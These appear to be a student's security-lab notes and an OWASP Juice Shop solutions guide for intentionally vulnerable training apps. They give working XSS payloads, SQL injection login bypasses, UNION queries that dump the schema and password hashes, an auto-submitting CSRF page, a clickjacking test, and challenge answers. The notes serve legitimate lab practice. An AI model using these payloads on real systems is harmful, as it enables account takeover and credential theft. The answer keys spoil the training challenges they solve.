

SHEPHERD

i. remove not from cookie
do not reload
click on check lesson complete button

ii.

```
<SCRIPT>alert('XSS')</SCRIPT>  
<IMG SRC="#" ONERROR="alert('XSS')"/>  
<INPUT TYPE="BUTTON" ONCLICK="alert('XSS')"/>  
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

paste this in the textbox. done. keep clicking on ok in the alert dialogue box.

iii. XSS One — Quick Solution

The form filters basic `<script>` tags, so bypass it with a different tag/event handler.

```
<img src=x onerror="alert(1)">
```

1. Paste the payload into the search box.
2. Click **Search**.
3. The alert pops → result key appears. Submit it.

iv. For this one the answer is Battery777 (donot ask for solution)

v . MY SQL was fucked, so it didnt work, if it works for you try
' OR '1'='1

nano corp

i. login

to login create an account, it will say admin approval req.

try to login in again with intercept on in burpsuit


send the req to repeater

change the field upgrade insecure req to 0 (from 1 --> 0)

li dom site scripting is happening in restaurant search bar

Put `<script>alert('XSS')</script>` in the search bar to see alert dialogue box

lii. using **zaproxy** in terminal



PTO

IV) BUFFERE OVERFLOW

Applications | Burp Suite Community | pymysql.err.DataError: (1466, 'Data too long for column 'username' at row 1') | Untitled Session - ZAP 2... | Xfce Terminal

Not secure 192.168.20.178:42738/signup

DataError

pymysql.err.DataError: (1466, 'Data too long for column 'username' at row 1')

Traceback (most recent call last)

```
File "/usr/local/lib/python3.11/site-packages/flask/app.py", line 1498, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.11/site-packages/flask/app.py", line 1476, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python3.11/site-packages/flask/app.py", line 1473, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python3.11/site-packages/flask/app.py", line 882, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.11/site-packages/flask/app.py", line 880, in full_dispatch_request
    rv = self.dispatch_request()
File "/usr/local/lib/python3.11/site-packages/flask/app.py", line 865, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args) # type: ignore[no-any-return]
File "/app/app.py", line 126, in signup
    db.query(
File "/app/app.py", line 30, in db_query
    cur.execute(sql, args or ())
File "/usr/local/lib/python3.11/site-packages/pymysql/cursors.py", line 253, in execute
    result = self._query(query)
File "/usr/local/lib/python3.11/site-packages/pymysql/cursors.py", line 322, in _query
    conn.query(q)
File "/usr/local/lib/python3.11/site-packages/pymysql/connections.py", line 563, in query
    self._affected_rows = self._read_query_result(unbuffered=unbuffered)
File "/usr/local/lib/python3.11/site-packages/pymysql/connections.py", line 625, in _read_query_result
```

Applications | Burp Suite Community | pymysql.err.DataError: (1466, 'Data too long for column 'username' at row 1') | Untitled Session - ZAP 2... | Xfce Terminal

Burp Suite Community Edition v2025.12.5 - Temporary Project

Dashboard | Target | Repeater | Sequencer | Decoder | Logger | Organizer | Extensions | Learn

Intercept | HTTP history | WebSockets history | Match and replace | Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response...
309	https://www.google.com	POST	/gen_204?atyp=f&ei=xFEMapLwEN...		204	694	HTML				✓	142.251.153.119		12:08:37.19	8080	98
313	https://www.google.com	POST	/gen_204?atyp=f&ei=xFEMapLwEN...		204	694	HTML				✓	142.251.153.119		12:08:37.19	8080	115
313	https://www.google.com	GET	/js/_/js/_/js/_/.../js/_/js/_/...		200	19524	script				✓	142.251.153.119		12:08:38.19	8080	45
314	https://www.google.com	GET	/js/_/js/_/js/_/.../js/_/js/_/...		200	13135	script				✓	142.251.153.119		12:08:38.19	8080	25
315	https://www.google.com	GET	/js/_/js/_/js/_/.../js/_/js/_/...		200	5594	script				✓	142.251.153.119		12:08:38.19	8080	34
316	https://www.google.com	GET	/js/_/js/_/js/_/.../js/_/js/_/...		200	25609	script				✓	142.251.153.119		12:08:38.19	8080	32
317	https://www.google.com	POST	/gen_204?atyp=f&ei=xFEMapLwEN...		204	694	HTML				✓	142.251.153.119		12:08:38.19	8080	163
318	https://www.google.com	POST	/gen_204?atyp=f&ei=xFEMapLwEN...		204	694	HTML				✓	142.251.153.119		12:08:38.19	8080	165
319	https://www.google.com	POST	/gen_204?atyp=f&ei=xFEMapLwEN...		204	694	HTML				✓	142.251.153.119		12:08:38.19	8080	101
320	https://www.google.com	POST	/gen_204?atyp=f&ei=xFEMapLwEN...		204	694	HTML				✓	142.251.153.119		12:08:38.19	8080	100
324	https://www.google.com	GET	/swmap.html		404	1782	HTML			Error 404 (Not Found)!!1	✓	142.251.153.119		12:08:48.19	8080	119
325	http://192.168.20.178:42738	POST	/signup		500	28821	HTML			pymysql.err.DataError: (1466, 'Data too long for column 'username' at row 1')		192.168.20.178		12:10:27.19	8080	239
328	http://192.168.20.178:42738	GET	/signup?_debugger__yes&cmd=...		200	10859	script					192.168.20.178		12:10:42.19	8080	160

Original request

Response

Inspector

Request attributes

Request body parameters

Request headers


Response headers

Event log (5) | All issues

Memory: 177.2MB of 768.0MB

Disabled

v) Missing X-Content-Type-Options Hea



Missing X-Content-Type-Options Header (Reflected in ZAP as "X-Content-Type-Options Header Missing")

The Core Concept

When a browser downloads a file from a web server, it looks at the **Content-Type** header to know what to do with it (e.g., render it as text, display an image, or run it as JavaScript). If a server doesn't enforce strict types, browsers try to guess the file type—a process called **MIME Sniffing**.

An attacker can exploit this by uploading a malicious text or image file containing hidden code, and the browser might "sniff" it and execute it as a script. Setting **X-Content-Type-Options: nosniff** stops this behavior dead in its tracks.


How to Test and Prove It

You can prove this flaw directly by looking at the raw response headers using your browser's Developer Tools:

1. Open your browser, navigate to <http://192.168.20.178:42738/login>, and press **F12** (or right-click and choose **Inspect**) to open the Developer Tools.

2. Click on the **Network** tab at the top of the developer panel.
3. Refresh the page (**Ctrl + R**).
4. Click on the very first request in the list (the one named **login**).
5. Look at the **Headers** panel on the right side, specifically under the **Response Headers** section.
6. **The Result:** Look through the list of headers returned by the server. You will notice that **X-Content-Type-Options: nosniff** is completely missing from the list. Take a screenshot of this headers panel showing its absence as your definitive proof!

vi) Missing Anti-Clickjacking Header



The Core Concept

Clickjacking happens when an application allows itself to be embedded inside an invisible frame (`<iframe>`) on a completely different, malicious website. This allows an attacker to trick a user into clicking buttons (like "Delete Account" or "Submit Payment") without their knowledge.

Secure applications use the `X-Frame-Options: DENY` or a `Content-Security-Policy: frame-ancestors` header to prevent this.

How to Test and Prove It (The 1-Minute Exploit)

1. On your Kali machine, open a terminal or a simple text editor (like Mousepad).
2. Paste the following basic HTML code into a new file and save it as `clickjack.html`:
3. HTML

```
<html>
```

```
<head>
```

```
<title>Clickjacking Test Template</title>
```

```
</head>
```

```
<body>
```

```
<h1>If you can see the login/signup page below, it is Vulnerable!</h1>
```

```
<iframe src="http://192.168.20.178:42738/login" width="800" height="600"></iframe>
```

```
</body>
```

```
</html>
```

- 4.
- 5.
6. Double-click the `clickjack.html` file to open it directly in your web browser.
7. **The Result:** If the NanoCorp Bites login page successfully loads inside that box, the application is completely vulnerable to clickjacking. Take a screenshot of your browser showing the embedded page—this is your undeniable Proof of Concept (PoC).

JUICE SHOP BABY

OWASP Juice Shop — Complete Solutions Guide

Organized by difficulty. Do TIER 1 first, document those as F-01 through F-04 in your report, then tackle TIER 2 if you have time. Skip TIER 3 unless you finish everything else.

 Read these warnings before starting

Avoid the NoSQL DoS challenge — it intentionally hangs the server. If you run it, the app may freeze for everyone in your lab instance. Skip it.

Some challenges modify global state (delete reviews, change other users' data). Once done, they can't be undone without resetting the lab.

Refresh the scoreboard after every successful exploit to confirm the challenge turned green. Sometimes there's a 5-second delay.

For each successful exploit, take 2 screenshots: (a) the payload/setup, (b) the result/proof. Use filenames like F-01-payload.png, F-01-success.png.

TIER 1 — Must Solve (1-2 stars) — easy wins

★ 1. Score Board (Miscellaneous)

Status: Already solved 

Description: Hidden management page that lists all challenges.

How you solved it: Navigated to `/#/score-board` directly.

Report this as a finding? Optional — it's more of a configuration issue than a vulnerability.

CVSS if you do: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N → 5.3 Medium (Information Disclosure)

★ 2. DOM XSS (XSS)

Description: Reflects unsanitized user input into the page DOM, allowing JavaScript execution.

Steps:

Click the  search icon in the top navigation bar

Type this exact payload into the search box:

```
<iframe src="javascript:alert(`xss`)">
```

Press Enter

An alert popup appears saying xss

Refresh scoreboard → "DOM XSS" turns green

Payload:

```
<iframe src="javascript:alert(`xss`)">
```

Why it works: Juice Shop renders the search query into the page using Angular's [innerHTML] binding, which executes embedded scripts within iframes.

CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N → 6.1
Medium

★ 3. Bonus Payload (XSS)

Description: Use a specific themed XSS payload provided as a "bonus".

Steps:

Click the  search icon

Paste this exact payload (single line, no breaks):

```
<iframe width="100%" height="166" scrolling="no" frameborder="no"
allow="autoplay"
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.
com/tracks/771984076&color=%23ff5500&auto_play=true&hide_relat
ed=false&show_comments=true&show_user=true&show_reposts=fals
e&show_teaser=true"></iframe>
```

Press Enter

Scoreboard → "Bonus Payload" turns green

Note: May not actually play audio (no internet from lab usually) — the challenge solves based on the payload pattern, not the audio playing.

CVSS: Same as DOM XSS → 6.1 Medium

★★ 4. Reflected XSS (XSS)

Description: A reflected XSS in the order tracking page reflects the order ID into the page.

Steps:

First, you need an order ID. Make a quick order:

Add any product to your basket

Go to your basket → Checkout

Use default address and payment → place order

Note the order ID shown (e.g., 5267-...)

Now navigate to:

```
http://192.168.20.47:52106/#/track-result?id=<iframe  
src="javascript:alert(`xss`)">
```

(Replace IP/port with yours)

Alert pops → scoreboard → "Reflected XSS" turns green

Alternative shortcut: Sometimes works without making an order — just paste this URL directly:

`http://YOUR-IP:PORT/#/track-result?id=%3Ciframe%20src%3D%22javascript%3Aalert%28%60xss%60%29%22%3E`

CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N → 6.1
Medium

★★ 5. Login Admin (Injection) — THE BIG ONE

Description: SQL injection in the login form's email field bypasses authentication entirely.

Steps:

Click Account → Logout (if you're logged in)

Click Account → Login

Email field:

' OR 1=1--

(note the trailing space after --)

Password field: anything, e.g., x

Click Log in

You're now logged in as admin@juice-sh.op

Scoreboard → "Login Admin" turns green

Payload:

' OR 1=1--

If it doesn't work: Try these variations:

admin@juice-sh.op'--

' OR true--

') OR 1=1--

Why it works: The login query is constructed as `SELECT * FROM Users WHERE email='<input>' AND password='<input>'`. The ' closes the email string, `OR 1=1` makes the WHERE always true, and `--` comments out the password check. The first row returned is admin.

CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H → 9.8
Critical

 Document this as F-01 — it's the highest-impact finding.

★★ 6. Login MC SafeSearch (Sensitive Data Exposure)

Description: MC SafeSearch's password is publicly known via a movie reference in his promotional video.

Steps:

Login page → Email: mc.safesearch@juice-sh.op

Password: Mr. N00dles

Click Log in → success

Scoreboard → "Login MC SafeSearch" turns green

Note: This works because the password is the rapper character's signature phrase — weak/guessable password.

CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N → 7.5 High
(account takeover via weak password)

TIER 2 — Should Attempt (3 stars) — moderate difficulty

★★★ 7. Login Jim (Injection)

Description: SQL injection targeting a specific user account.

Steps:

Login form → Email:

jim@juice-sh.op'--

Password: anything (e.g., x)

Log in → logged in as Jim

Scoreboard → "Login Jim" green

Why it works: Same SQLi as Login Admin, but the '-- after Jim's email targets his row specifically.

★★★★ 8. Login Bender (Injection)

Steps: Same technique as Login Jim:

bender@juice-sh.op'--

Password: anything.

★★★★ 9. API-only XSS

 9th-apiXSS.mp4

★★★★ 10. Bjoern's Favorite Pet

 10th-bjoern.mp4

Description: Bjoern Kimminich's (real-life Juice Shop author) pet name is on his public GitHub.

Steps:

Forgot password → Email: bjoern@juice-sh.op

Security question: "Name of your favorite pet?"

Answer: Zaya

Set new password → success

★ ★ ★ 11. CAPTCHA Bypass

📺 11-captcha bypass.mp4

★ ★ ★ 12. CSRF (Broken Access Control)

Description: The user profile update endpoint accepts cross-origin requests without proper CSRF protection.

Steps:

While logged in to Juice Shop, create an HTML file on your Kali desktop:

```
nano /tmp/csrf.html
```

Paste this content (replace IP:PORT):

```
<html>
```

```
<body>
```

```
<form action="http://YOUR-IP:PORT/profile" method="POST">
```

```
<input type="hidden" name="username" value="CSRF-Hacked!">
```



```
<input type="submit" value="Click me">
</form>
<script>document.forms[0].submit();</script>
</body>
</html>
```

Open the file in Firefox: file:///tmp/csrf.html

The form auto-submits, sending a request to change your username

Visit Account → profile, see username changed to "CSRF-Hacked!"

Scoreboard → "CSRF" turns green

CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N → 6.5
Medium

★ ★ ★ 13. Client-side XSS Protection (XSS)

Description: XSS filtering is only done client-side via Angular sanitization, bypassable by direct API calls.

Steps:

Open Firefox DevTools (F12) → Network tab

Login to your account if not logged in

Submit a product review (find any product, scroll to reviews, write one)

In Network tab, find the request to /rest/products/<id>/reviews

Right-click → Edit and Resend (or Copy as cURL)

In the request body, change the review message to:

```
{"message": "<iframe  
src=\"javascript:alert(`xss`)\">\", \"author\": \"admin@juice-sh.op\"}
```

Send the request

Reload the product page → alert fires

Scoreboard → "Client-side XSS Protection" turns green

Easier method: Use Burp Suite — intercept the review POST, modify in Repeater, send.

★ ★ ★ 14. Database Schema (Injection)

📺 14th-database_schema.mp4

Description: Use SQL injection in product search to leak the SQLite schema.

Steps:

Open this URL (replace IP):

try:

```
asd'))+union+select+sql,2,3,4,5,6,7,8,9+from+sqlite_master+where+type="table"--
```

```
http://YOUR-IP:PORT/rest/products/search?q=wert')) UNION  
SELECT sql,2,3,4,5,6,7,8,9 FROM sqlite_master--
```

The response contains the database schema (CREATE TABLE statements)

Scoreboard → "Database Schema" turns green

If that exact query fails, try:

```
http://YOUR-IP:PORT/rest/products/search?q=') UNION SELECT  
'1','2','3','4','5','6','7','8',sql FROM sqlite_master--
```

Why it works: The search endpoint passes user input directly into a SQLite query. UNION-based injection lets you append another SELECT to leak table definitions.

CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N → 7.5 High

★ ★ ★ 15. Login Amy

📺 15th-amy login.mp4

Description: Amy's password is weak — based on her husband Kif's name (from Futurama).

Steps:

Login → Email: amy@juice-sh.op

Password: K1f.....F! (this is the password hint pattern)

Actual pwd: K1f.....

Log in successful

Scoreboard → "Login Amy" turns green

Note: This might take a few attempts if the exact password format differs. The "One Important Final Note" referenced in the challenge description is a clue.

★ ★ ★ 16. Reset Jim's Password

📺 16th-resetjim.mp4

Description: Security questions can be answered through OSINT (Jim is Captain Kirk of Star Trek).

Steps:

Logout. Go to Account → Login → "Forgot password"

Email: jim@juice-sh.op

Security question shown: "Your eldest siblings middle name?"

Answer: Samuel (Star Trek lore — Kirk's brother)

New password: anything

Scoreboard → "Reset Jim's Password" turns green

★★★★★ 25. User Credentials (Injection)

Description: Extract all user emails and password hashes via SQL injection in search.

Steps:

Build on the Database Schema challenge — you now know the Users table schema

Use UNION injection to dump Users table:

```
http://YOUR-IP:PORT/rest/products/search?q=') UNION SELECT  
id,email,password,4,5,6,7,8,9 FROM Users--
```

Response contains emails + bcrypt hashes

Scoreboard → "User Credentials" turns green